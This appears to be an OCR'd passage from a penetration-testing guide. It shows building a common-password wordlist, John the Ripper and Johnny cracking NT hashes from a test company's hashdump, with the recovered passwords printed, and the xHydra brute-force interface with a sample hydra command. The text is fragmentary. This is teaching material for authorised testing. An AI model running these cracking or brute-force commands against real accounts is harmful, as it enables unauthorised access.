
```
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common-orginal.txt | cut -f2-6 --output-delimiter=$'\n' >
500-common.txt
bo@darkwing:~/workspace/words$ ls
500-common-orginal.txt  500-common.txt  make-wordlist.txt  temp
bo@darkwing:~/workspace/words$ cat 500-common.txt
123456
porsche
firebird
prince
rosebud
password
guitar
butter
beach
jaguar
12345678
chelsea
united
amateur
great
1234
black
turtle
7777777
cool
```











Johnny

File Attack Passwords

Open Passwd File Open Last Session Start Attack Resume Attack Pause Attack Copy

guesses: 2 time: 0:07:18:04 DONE (Fri Nov 6 00:59:24 2015) c/s: 34633K trying: 442Dak5 - 442Day6
Use the "--show" option to display all of the cracked passwords reliably
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
hackme (BO Weaver)
442Day! (Administrator)
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
No password hashes left to crack (see FAQ)
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
No password hashes left to crack (see FAQ)

0% (0/2: 0 cracked, 2 left) [--format=nt2]

Options
Statistics
Settings
Output

```

root@kalibook:~# john --test
Benchmarking: Traditional DES [128/128 BS SSE2-16]... DONE
Many salts:      4853K c/s real, 4902K c/s virtual
Only one salt:   4624K c/s real, 4718K c/s virtual

Benchmarking: BSDI DES (x725) [128/128 BS SSE2-16]... DONE
Many salts:      162724 c/s real, 167706 c/s virtual
Only one salt:   162048 c/s real, 163684 c/s virtual

Benchmarking: FreeBSD MD5 [128/128 SSE2 intrinsics 12x]... DONE
Raw:      37536 c/s real, 37915 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/64 X2]... DONE
Raw:      942 c/s real, 961 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K]... DONE
Short:     511744 c/s real, 522187 c/s virtual
Long:      1697K c/s real, 1714K c/s virtual

Benchmarking: LM DES [128/128 BS SSE2-16]... DONE
Raw:      61853K c/s real, 63116K c/s virtual

Benchmarking: dynamic_0: md5($p) (raw-md5) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:      30520K c/s real, 31143K c/s virtual

Benchmarking: dynamic_1: md5($p.$s) (joomla) [128/128 SSE2 intrinsics 10x4x3]... DONE
Many salts: 20969K c/s real, 21397K c/s virtual
Only one salt: 16441K c/s real, 16777K c/s virtual

Benchmarking: dynamic_2: md5(md5($p)) (e107) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:      15562K c/s real, 15880K c/s virtual

Benchmarking: dynamic_3: md5(md5(md5($p))) [128/128 SSE2 intrinsics 10x4x3]... DONE
Raw:      10406K c/s real, 10618K c/s virtual

Benchmarking: dynamic_4: md5($s.$p) (OSC) [128/128 SSE2 intrinsics 10x4x3]... DONE

```

```

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])

```

```

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
guesses: 0 time: 0:09:37:41 0.01% (3) c/s: 72688K trying: 2vyiRnbi - 2vyiRnb!
guesses: 0 time: 0:23:46:18 0.04% (3) c/s: 76045K trying: 37gBbh2w - 37gBbhbv
guesses: 0 time: 1:23:01:53 0.09% (3) (ETA: Fri Oct 22 09:37:27 2021) c/s: 77085K trying: 5Wys6E6 - 5Wys6E!
evil111! (hax0r)
guesses: 1 time: 2:00:33:37 0.10% (3) (ETA: Fri May 21 08:48:12 2021) c/s: 76522K trying: HAquEzC - HAquE-C
guesses: 1 time: 2:14:17:13 0.12% (3) (ETA: Thu Oct 7 18:18:45 2021) c/s: 68392K trying: NLUxp6ci - NLUxp6cj
guesses: 1 time: 4:14:55:46 0.23% (3) (ETA: Fri May 7 14:43:07 2021) c/s: 55754K trying: Vt- Wtp. - Vt- Wt d
guesses: 1 time: 4:14:56:03 0.23% (3) (ETA: Fri May 7 16:46:18 2021) c/s: 55753K trying: Vtk2wR0x - Vtk2wR0T
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

```

```

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt --show
hax0r:evil111!:aad3b435b51404eeaad3b435b51404ee:9e8bda2b4be66d8ef100b66c5900b82f:::

```

```



1 password hash cracked, 1 left

```

```

root@kalibook:~/workspace/TestCompany/ext-20150315/evidence#

```



xHydra

Quit

Target Passwords Tuning Specific Start

Target

Single Target

Target List

Prefer IPV6

Port

Protocol

Output Options


Use SSL Be Verbose


Show Attempts Debug

COMPLETE HELP Service Module Usage Details

hydra -l yourname -p yourpass -t 16 127.0.0.1 asterisk

```
File Edit View Search Terminal
root@kali: ~# xhydra &
[2] 6230
root@kali: ~#
```





xHydra

Quit

Target Passwords Tuning Specific Start

Username

Username

Username List

Loop around users

Password

Password

Password List


Generate


Colon separated file


